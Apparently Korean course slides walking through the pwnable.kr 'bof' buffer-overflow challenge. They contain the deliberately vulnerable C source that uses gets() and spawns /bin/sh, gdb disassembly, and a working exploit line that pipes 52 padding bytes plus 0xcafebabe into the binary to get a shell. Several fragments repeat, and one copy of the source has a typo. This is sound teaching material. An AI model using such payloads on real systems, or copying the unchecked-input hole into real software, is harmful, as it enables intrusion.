0x08048518 <+107>:  cmp     eax,DWORD PTR [ebp-0x4]
0x0804851b <+110>:  jne     0x804852b <main+126>
0x0804851d <+112>:  mov     DWORD PTR [esp],0x80485ef
0x08048524 <+119>:  call    0x8048350 <puts@plt>
0x08048529 <+124>:  jmp     0x8048537 <main+138>
0x0804852b <+126>:  mov     DWORD PTR [esp],0x80485f8
0x08048532 <+133>:  call    0x8048350 <puts@plt>
0x08048537 <+138>:  leave
0x08048538 <+139>:  ret
```

End of assembler dump.



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# 과제 풀이



```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme);          // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

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# 과제 풀이

- 1) overflowme의 주소
- 2) key의 주소
- 3) 그 둘의 거리

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcarebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

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# 과제 풀이

```
gdb-peda$ pd func
```

Dump of assembler code for function func:

```
0x0000062c <+0>:  push    ebp
0x0000062d <+1>:  mov     ebp,esp
0x0000062f <+3>:  sub     esp,0x48
0x00000632 <+6>:  mov     eax,gs:0x14
0x00000638 <+12>: mov     DWORD PTR [ebp-0xc],eax
0x0000063b <+15>: xor     eax,eax
0x0000063d <+17>: mov     DWORD PTR [esp],0x78c
0x00000644 <+24>: call    0x645 <func+25>
0x00000649 <+29>: lea     eax,[ebp-0x2c]
0x0000064c <+32>: mov     DWORD PTR [esp],eax
0x0000064f <+35>: call    0x650 <func+36>
0x00000654 <+40>: cmp     DWORD PTR [ebp+0x8],0xcafebabe
0x0000065b <+47>: jne     0x66b <func+63>
0x0000065d <+49>: mov     DWORD PTR [esp],0x79b
0x00000664 <+56>: call    0x665 <func+57>
0x00000669 <+61>: jmp     0x677 <func+75>
0x0000066b <+63>: mov     DWORD PTR [esp],0x7a3
0x00000672 <+70>: call    0x673 <func+71>
0x00000677 <+75>: mov     eax,DWORD PTR [ebp-0xc]
0x0000067a <+78>: xor     eax,DWORD PTR gs:0x14
0x00000681 <+85>: je      0x688 <func+92>
0x00000683 <+87>: call    0x684 <func+88>
0x00000688 <+92>: leave
0x00000689 <+93>: ret
```

End of assembler dump.

```
gdb-peda$
```

overflowme  
gets()

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

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# 과제 풀이

```
gdb-peda$ pd func
```

Dump of assembler code for function func:

```
0x0000062c <+0>:  push    ebp
0x0000062d <+1>:  mov     ebp,esp
0x0000062f <+3>:  sub     esp,0x48
0x00000632 <+6>:  mov     eax,gs:0x14
0x00000638 <+12>: mov     DWORD PTR [ebp-0xc],eax
0x0000063b <+15>: xor     eax,eax
0x0000063d <+17>: mov     DWORD PTR [esp],0x78c
0x00000644 <+24>: call    0x645 <func+25>
0x00000649 <+29>: lea     eax,[ebp-0x2c]
0x0000064c <+32>: mov     DWORD PTR [esp],eax
0x0000064f <+35>: call    0x650 <func+36>
0x00000654 <+40>: cmp     DWORD PTR [ebp+0x8],0xcafebabe
0x0000065b <+47>: jne     0x66b <func+63>
0x0000065d <+49>: mov     DWORD PTR [esp],0x79b
0x00000664 <+56>: call    0x665 <func+57>
0x00000669 <+61>: jmp     0x677 <func+75>
0x0000066b <+63>: mov     DWORD PTR [esp],0x7a3
0x00000672 <+70>: call    0x673 <func+71>
0x00000677 <+75>: mov     eax,DWORD PTR [ebp-0xc]
0x0000067a <+78>: xor     eax,DWORD PTR gs:0x14
0x00000681 <+85>: je      0x688 <func+92>
0x00000683 <+87>: call    0x684 <func+88>
0x00000688 <+92>: leave
0x00000689 <+93>: ret
```

End of assembler dump.


```
gdb-peda$
```

key

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

pwnable.kr - bof

# 과제 풀이



```
minibee@argos-edu:~/sysedu/week4$ (python -c 'print "A"*52 + "\xbe\xba\xfe\xca";cat) | ./bof
overflow me :
ls
asm_adder  asm_adder.c  bof  bof.c  shell_bof  shell_bof.c  shellcode_test  shellcode_test.c
```

과제 설명

# Hand-lay

```
1  0x0804842d <+0>:  push  ebp
2  0x0804842e <+1>:  mov   ebp,esp
3  0x08048430 <+3>:  and   esp,0xffffffff
4  0x08048433 <+6>:  sub   esp,0x20
5  0x08048436 <+9>:  mov   DWORD PTR [esp+0x18],0x0
6  0x0804843e <+17>:  mov   DWORD PTR [esp+0x1c],0x0
7  0x08048446 <+25>:  mov   DWORD PTR [esp+0x1c],0x0
8  0x0804844e <+33>:  jmp   0x8048468 <main+59>
9  0x08048450 <+35>:  mov   eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>:  and   eax,0x1
11 0x08048457 <+42>:  test  eax,eax
12 0x08048459 <+44>:  jne   0x8048463 <main+54>
13 0x0804845b <+46>:  mov   eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>:  add   DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>:  add   DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>:  cmp   DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>:  jle   0x8048450 <main+35>
18 0x0804846f <+66>:  mov   eax,DWORD PTR [esp+0x18]
19 0x08048473 <+70>:  mov   DWORD PTR [esp+0x4],eax
20 0x08048477 <+74>:  mov   DWORD PTR [esp],0x8048510 // %d
21 0x0804847e <+81>:  call  0x80482e0 <printf@plt>
22 0x08048483 <+86>:  leave
23 0x08048484 <+87>:  ret
```

어셈블리어를 보고 C코드로 변환해보기